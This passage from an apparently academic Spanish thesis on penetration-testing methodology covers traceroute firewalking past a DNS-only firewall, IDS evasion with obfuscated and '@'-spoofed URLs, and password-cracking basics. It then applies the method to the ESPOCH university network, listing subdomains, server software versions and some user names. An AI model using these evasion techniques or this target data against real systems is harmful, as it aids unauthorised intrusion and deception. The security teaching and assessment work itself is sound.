 4  10.0.0.4 (10.0.0.4)  5.010 ms  4.903 ms  4.980 ms
 5  10.0.0.5 (10.0.0.5)  5.520 ms  5.809 ms  6.061 ms
 6  10.0.0.6 (10.0.0.6)  9.584 ms  21.754 ms  20.530 ms
 7  10.0.0.7 (10.0.0.7)  89.889 ms  79.719 ms  85.918 ms
 8  10.0.0.8 (10.0.0.8)  92.605 ms  80.361 ms  94.336 ms
 9  * * *
10  * * *
```

Figura III.11 Paquetes UDP

Como vemos, nos lo bloquea. Ahora bien, vamos a intentarlo utilizando ICMP (Figura III.12)

```
zuul:~>traceroute -I 10.0.0.10
traceroute to 10.0.0.10 (10.0.0.10), 30 hops max, 40 byte
packets
 1  10.0.0.1 (10.0.0.1)  0.540 ms  0.394 ms  0.397 ms
 2  10.0.0.2 (10.0.0.2)  2.455 ms  2.479 ms  2.512 ms
 3  10.0.0.3 (10.0.0.3)  4.812 ms  4.780 ms  4.747 ms
 4  10.0.0.4 (10.0.0.4)  5.010 ms  4.903 ms  4.980 ms
 5  10.0.0.5 (10.0.0.5)  5.520 ms  5.809 ms  6.061 ms
 6  10.0.0.6 (10.0.0.6)  9.584 ms  21.754 ms  20.530 ms
 7  10.0.0.7 (10.0.0.7)  89.889 ms  79.719 ms  85.918 ms
 8  10.0.0.8 (10.0.0.8)  92.605 ms  80.361 ms  94.336 ms
 9  10.0.0.9 (10.0.0.9)  94.127 ms  81.764 ms  96.476 ms
10 10.0.0.10 (10.0.0.10) 96.012 ms  98.224 ms  99.312 ms
```

Figura III.12 Paquetes ICMP

Con esto, ya vemos que ya podemos acceder dentro de la red, y recoger datos de ella.

En el segundo escenario, vamos a ver qué sucede si el firewall bloquea todo el tráfico entrante a excepción de UDP puerto 53, es decir, para DNS (Figura III.13)

```
zuul:~>traceroute 10.0.0.10
traceroute to 10.0.0.10 (10.0.0.10), 30 hops max, 40 byte
packets
 1  10.0.0.1 (10.0.0.1)  0.540 ms  0.394 ms  0.397 ms
 2  10.0.0.2 (10.0.0.2)  2.455 ms  2.479 ms  2.512 ms
 3  10.0.0.3 (10.0.0.3)  4.812 ms  4.780 ms  4.747 ms
 4  10.0.0.4 (10.0.0.4)  5.010 ms  4.903 ms  4.980 ms
 5  10.0.0.5 (10.0.0.5)  5.520 ms  5.809 ms  6.061 ms
 6  10.0.0.6 (10.0.0.6)  9.584 ms  21.754 ms  20.530 ms
 7  10.0.0.7 (10.0.0.7)  89.889 ms  79.719 ms  85.918 ms
 8  10.0.0.8 (10.0.0.8)  92.605 ms  80.361 ms  94.336 ms
 9  * * *
10  * * *
```

Figura III.13 Paquetes UDP

Como podemos ver en la figura (Figura III.13), el traceroute es bloqueado en el octavo salto porque no se permite el paso exceptuando peticiones DNS. Sabiendo esto, podemos diseñar un plan.

Tenemos control sobre:
–El puerto con el que empezar traceroute (recordemos, que irá incrementándose)
–El numero de sondas por ronda (3 por defecto)
Además, también conocemos el número de saltos entre nosotros y el firewall, por lo que es fácil deducir:

(puerto objetivo – (numero de saltos * numero de sondas)) -1

Por ejemplo:

(53 – (8*3)) -1 = 28

Por lo tanto, si nuestro puerto inicial lo especificamos como 28, al llegar al firewall, los paquetes se enviarán al puerto 53, y nos permitirá el paso (Figura III.14)

```
zuul:->traceroute -p28 10.0.0.10
traceroute to 10.0.0.10 (10.0.0.10), 30 hops max, 40 byte packets
 1  10.0.0.1 (10.0.0.1)  0.501 ms  0.399 ms  0.395 ms
 2  10.0.0.2 (10.0.0.2)  2.433 ms  2.940 ms  2.481 ms
 3  10.0.0.3 (10.0.0.3)  4.790 ms  4.830 ms  4.885 ms
 4  10.0.0.4 (10.0.0.4)  5.196 ms  5.127 ms  4.733 ms
 5  10.0.0.5 (10.0.0.5)  5.650 ms  5.551 ms  6.165 ms
 6  10.0.0.6 (10.0.0.6)  7.820 ms  20.554 ms  19.525 ms
 7  10.0.0.7 (10.0.0.7)  89.552 ms  90.006 ms  93.447 ms
 8  10.0.0.8 (10.0.0.8)  92.009 ms  94.855 ms  88.122 ms
 9  10.0.0.9 (10.0.0.9)  101.163 ms * *
10  * * *
```

Figura III.14 Salto de Paquetes

Como vemos, hemos conseguido saltar por encima del objetivo, pero se nos bloquea, más adelante, ya que no se nos permite el paso de tráfico con puerto distinto a 53, y traceroute incrementa el puerto. Una posibilidad para sortear esto, sería modificar el código de traceroute para que no incremente el puerto objetivo, pero esto escapa al alcance del presente documento. De momento, debemos conformarnos con que sabemos que el tráfico dirigido al puerto 53 se nos permite el paso, y que otros se nos está bloqueando. Además, conoceremos el siguiente host al firewall.

Ahora comienza el concepto de Firewalking. Para poder utilizar la respuesta de la puerta de acceso como medio de información, debemos saber dos cosas:

–La dirección IP de la última puerta de acceso antes firewall

–La dirección IP del host detrás del firewall.

La primera, nos servirá como origen de nuestras mediciones (en términos de saltos), y la segunda la utilizaremos como dirección hacia la que enviar el flujo de paquetes. Podremos utilizar una técnica conocida como *firewall protocol scan*, que nos dará a conocer qué puertos/protocolos nos permite el firewall utilizar para atravesarlo. Para ello, trataremos de probar cada puerto, y esperar las respuestas.

O también podemos tratar de enviar paquetes a todos los hosts detrás del firewall, para intentar hacer un mapa de la topología de la red.

A partir de aquí, traceroute nos limita mucho, por lo tanto, vamos a presentar una nueva herramienta: firewalk. Su funcionalidad se basa en lo mencionado. Realizará dos fases, una de exploración, y otra de escaneo. Una la hará para averiguar el TTL donde está la puerta de acceso, y otra, para realizar el firewall protocol scan. Un ejemplo de ejecución




Figura III.15 Firewall Protocol Scan

3.12.2.7. Testeo de Firewall

Este módulo es bastante similar al del testeo de router. Las técnicas aplicadas en el anterior pueden ser aplicables a éste. Aquí se realiza un estudio más avanzado de las reglas del firewall, entendiendo las reglas, y permitiendo solo aquello expresamente necesario.

3.12.2.8. Testeo de Sistemas de Detección de Intrusos

Este módulo se encarga de revisar el correcto funcionamiento de un sistema de detección de intrusos (IDS).

Un IDS, es una herramienta informática que se utiliza para detectar accesos no autorizados a una red. Son programas que están a la escucha de lo que sucede en la red, funcionando de forma similar a un *sniffer*, analizando todo lo que pasa por una

determinada sección de la red en busca de tráfico “sospechoso”, que pudiera significar un uso indebido de la red. Por indebido, podemos entender tanto el ataque de un hacker, spam, uso indebido de la red por parte de usuarios etc.

Una de las funciones más comunes dentro de un IDS, es la detección de patrones. El IDS incluye una base de datos de patrones (conocidos como firmas) de ataques conocidos, y cuando detecta uno en la red, hace saltar una alarma, de tal forma que los administradores del sistema puedan realizar las acciones pertinentes. Por ejemplo, podría ser una política de una empresa el que los usuarios de la red no deban visitar páginas de pornografía. Por lo tanto, el IDS podría configurarse de tal forma que, cuando detecte la palabra sexo, pornografía etc... bloquee el acceso.

Con la detección de patrones en URL (como en el ejemplo anterior), me resulta interesante comentar, una técnica para tratar de evitar que el IDS alerte de un uso fraudulento. Se trata del uso de *obfuscated URLs.*

A continuación, voy a comentar su funcionamiento básico, de forma que podamos ver cómo puede burlar un IDS. Debo de advertir, que los ejemplos que se va a exponer a continuación utiliza IPs que hace mucho que han cambiado, por lo que los ejemplos podrían no funcionar.

¿Que es una obfuscated URL? Una obfuscated URL es una dirección url que hemos traducido (u ofuscado en nuestro caso) para poder burlar o engañar tanto a un IDS como a un ser humano.

Trataremos de que no se reconozca aquella página web, por ejemplo, para usos fraudulentos.

Ejemplo de web sin ofuscar: http://www.pc-help.org/obscure.htm

Misma web ofuscada: http://3468664375@3468664375/o%62s%63ur%65%2e%68t%6D

Como vemos, es difícil de reconocer, y por tanto es altamente probable que pueda pasarse por alto su contenido real, y probablemente pueda pasar inadvertida ante un IDS que no esté debidamente configurado.

¿Cómo ha sido traducida? La parte entre http:// y la @, se suele utilizar para la autenticación (de la forma usuario:pass), pero en las direcciones donde no se exige autenticación, no importa lo que pongamos, por lo que tanto el navegador como el servidor simplemente lo ignorará. Esto podría utilizarse para tratar de engañar también:

http://www.upv.es@3468664375/obscure.htm

Esta dirección podría hacer creer que la página web está en upv.es La segunda parte, (entre la @ y la primera barra) 3468664375, es la propia dirección IP donde está hospedada la página web, solo que se ha traducido de decimal a dword. Esto hace que sea más difícil aún de reconocer. La forma de hacerlo, es la siguiente:

206 * 256 + 191 = * 256 + 158 = * 256 + 55 = 3468664375

Por último, nos queda parte entre la primera barra y el final de la url:

/o%62s%63ur%65%2e%68t%6D

Esta parte equivale a: /obscure.htm Lo que hemos realizado aquí, es el traducir algunas letras a hexadecimal (base 16) de sus códigos ASCII.

Esto no ha sido más que un ejemplo. Hay muchas otras formas de realizarlo, desde las más simples, a las más complejas, por lo que es algo interesante a realizar si queremos pasar desapercibido ante algunos IDS, y algo que debemos revisar en el IDS que estemos comprobando. Para la verificación de esta sección podemos utilizar herramientas o complementos de los exploradores para tratar de evadir los IDS.

3.12.2.9. Password Cracking

El password cracking es el proceso de comprobación del cuán difícil es de descifrar una contraseñas. Se trata de obtener las contraseñas, aprovechándonos de fallos ya sea en el sistema de cifrado, o en debilidades introducidas por factor humano.

En el fallo introducido por factor humano, podemos destacar:

–Contraseñas demasiado cortas

–Uso de una misma contraseña en varios sitios

–Utilización de palabras conocidas, existentes en diccionarios

–Uso de contraseñas comunes (Dios, sol, Ra etc..) que se encuentren también en diccionarios

–Utilización del login como contraseña (login: Paco Pass: Paco)

El tipo de ataque más común para aprovecharnos de estos fallos, es el uso de ataques de fuerza bruta o diccionario, de los cuales se muestra un ejemplo en la parte técnica del documento. Para poder mejorar la robustez de nuestras contraseñas, se aconseja, evitar los fallos descritos antes, y además:

–Uso de mayúsculas y minúsculas

–Utilización de letras y números

–Utilización de símbolos y acentos

–Cambiar regularmente de contraseña

Si seguimos estos consejos, el proceso se ralentiza considerablemente, hasta el punto de hacer que no sea útil el tiempo invertido para descifrar la contraseña, y se intente entrar al sistema por otros medios.

Por la parte de fallos del propio algoritmo de compresión, la mayoría se basan en fallos de origen matemático o puramente criptográfico, lo cual se escapa de la intención del documento. No obstante, se expone un ejemplo que ha sido bastante comentado, el fallo de MD5, que está documentado en wikipedia :

A pesar de haber sido considerado criptográficamente seguro en un principio, ciertas investigaciones han revelado vulnerabilidades que hacen cuestionable el uso futuro del MD5. En agosto de 2004, Xiaoyun Wang, Dengguo Feng, Xuejia Lai y Hongbo Yu anunciaron el descubrimiento de colisiones de hash para MD5. Su ataque se consumo en una hora de cálculo con un clúster IBM P690. Aunque dicho ataque era analítico, el tamaño del hash (128 bits) es lo suficientemente pequeño como para que resulte vulnerable frente a ataques de fuerza bruta tipo cumpleaños. El proyecto de computación distribuida MD5CRK arranco en marzo de 2004 con el propósito de demostrar que MD5 es inseguro frente a uno de tales ataques, aunque acabo poco después del aviso de la

publicación de la vulnerabilidad del equipo de Wang. Debido al descubrimiento de métodos sencillos para generar colisiones de hash, muchos investigadores recomiendan su sustitución por algoritmos alternativos tales como SHA-1 o
RIPEMD-160.

3.12.2.10. Revisión de las Políticas de Seguridad

Las políticas de seguridad son la versión escrita y documentada de todas las medidas que tiene la empresa en lo referente a la seguridad de los sistemas. Este módulo debería realizarse una vez se han revisado todas las secciones técnicas y vulnerabilidades, ya que si no, los resultados obtenidos aquí, no serían comparables con las políticas de seguridad que deberían de cumplirse.

Primeramente, debe de comprobarse que las políticas de seguridad sobre papel, están justificadas, tanto dentro del negocio (por ejemplo, no utilizar servicios innecesarios), como legal y éticamente. Hay que prestar especial atención a que se cumplan las normativas de privacidad de los empleados, y que además, todo lo revisado esté conforme a las leyes locales. Una de las funciones principales en este módulo (y quizás más importante también) sea la comparación de las medidas que hay sobre papel, y las implementadas y en funcionamiento. Por lo tanto, se debería de comprobar que las políticas de seguridad diseñadas están correctamente implementadas y configuradas.

CAPÍTULO IV

4. APLICACION DE LA PROPUESTA METODOLOGICA EN LA ESPOCH

Previo la aplicación de la metodología deberíamos intentar conectarnos a la red de la ESPOCH pero al pedir direccionamiento IP a la red llamada ESPOCH verificamos que tenemos direccionamiento IP mediante DHCP por lo que no necesitamos romper clave alguna y procedemos a realizar los primeros test de la metodología ya que no necesitamos aun acceso a internet.

4.1. Seguridad de la información

Previo la aplicación de esta sección de la metodología se han descargado, instalado y configurado dos herramientas Maltego (Anexo 1) y Foca(Anexo 2) para la recolección de información de la ESPOCH.

4.1.1. Inteligencia Competitiva

Como ya se ha mencionado en esta sección se utilizara nuestra herramienta Maltego de lo cual podemos exponer lo siguiente:

Ingresando el Dominio espoch.edu.ec recolectamos la siguiente información:




Figura IV.16 Escaneo ESPOCH con Maltego

A continuación se presenta un resumen de todos los datos encontrados en el dominio espoch.edu.ec ordenados gracias a Maltego




Figura IV.17 Resumen escaneo ESPOCH

Como podemos ver en el grafico anterior Maltego ha obtenido más de 19 Website, 24 números telefónicos, una persona, 26 nombres de dominio, 7 correos, documentos, entre otros relacionados con el dominio introducido. Destacamos los DNS Name de los cuales podremos obtener más información con la misma herramienta solo tenemos que introducir el nombre de dominio y explotarlo nuevamente.

Figura IV.18 Maltego Nombres de Dominios ESPOCH

Estos nombres son importantes para nosotros ya que reflejan ciertos servicios importantes que podemos usar en los test siguientes en esta metodología.




Figura IV.19 Maltego WebSite ESPOCH

Analizando los resultados vemos necesario explotar algunos datos importantes como por ejemplo algunos nombres de dominio identificados con la herramienta que podrían o no estar relacionados a algún servicio que podamos explorar en las siguientes etapas de la metodología.

Explotando dns.espoch.edu.ec obtenemos el siguiente resultado:

Figura IV.20 Maltego dns.espoch.edu.ec

Explotando ftp y ssh podemos observar:




Figura IV.21 Maltego ftp y ssh espoch.edu.ec

Para web y webmail obtenemos




Figura IV.22 Maltego web y webmail espoch.edu.ec

Para sql y gateway




Figura IV.23 Maltego sql y gateway espoch.edu.ec

Y para extranet podemos observar lo siguiente:




Figura IV.24 Maltego extranet.espoch.edu.ec

Ahora explotando el DNS webacademico.espoch.edu.ec tenemos




Figura IV.25 Maltego webacademico.espoch.edu.ec

Podemos observar ciertos servicios en común con el otro dominio como son

- dns.webacademico.espoch.edu.ec
- ftp.webacademico.espoch.edu.ec
- mail.webacademico.espoch.edu.ec

Ahora vamos a explorar el dominio academico.espoch.edu.ec

Figura IV.26 Maltego académico.espoch.edu.ec

De la misma forma podemos observar los servicios en común que son:

- dns.academico.espoch.edu.ec
- ftp.academico.espoch.edu.ec
- mail.academico.espoch.edu.ec

Verificando las direcciones ip de los servidores encontrados vemos que están en el mismo rango que las del dominio principal.

4.1.2. Recolección de documentos

En esta fase utilizaremos nuestra herramienta Foca (Anexo 2) para lo cual Introducimos la dirección www.espoch.edu.ec para crear un proyecto rápido y analizando obtenemos los siguientes resultados:




Figura IV.27 Foca Resumen Recolección de Documentos

Ahora vamos a crear un proyecto completo para analizar el dominio y ver los datos que podemos extraer de espoch.edu.ec los resultados son los siguientes:




Figura IV.28 Foca Resumen Recolección de Documentos Proyecto

Los datos recolectados en cuanto a la Red son los siguientes:




Figura IV.29 Foca Datos Network

Revisando los nombres más relevantes tenemos la siguiente tabla:

Nombre	Sistema Operativo	Software	Users	Folders
www.espoch.edu.ec	Centos	Apache 2.2.3 (Centos)	user Admin Carlos Delgado FSP Pedro B ESPOCH	/Imagenes/ varios/
sexoseguro.espoch.edu.ec		Apache		
nbx.espoch.edu.ec		Virata-EmWeb/R6_0_3		
academico.espoch.edu.ec	Windows 2003	Microsoft IIS/6.0		
webacademico.espoch.edu.ec	Windows 2003	Microsoft IIS/6.0		
evirtual.espoch.edu.ec	Centos	Apache 2.2.3 (Centos)		
webmail.espoch.edu.ec	Centos		usuario desitel	/webmail/src/
geala.espcoch.edu.ec	Centos	Apache 2.2.3 (Centos)		

Tabla IV.XIII Foca Datos de la Red

A continuación se presentaran los resultados de los servidores sin identificar

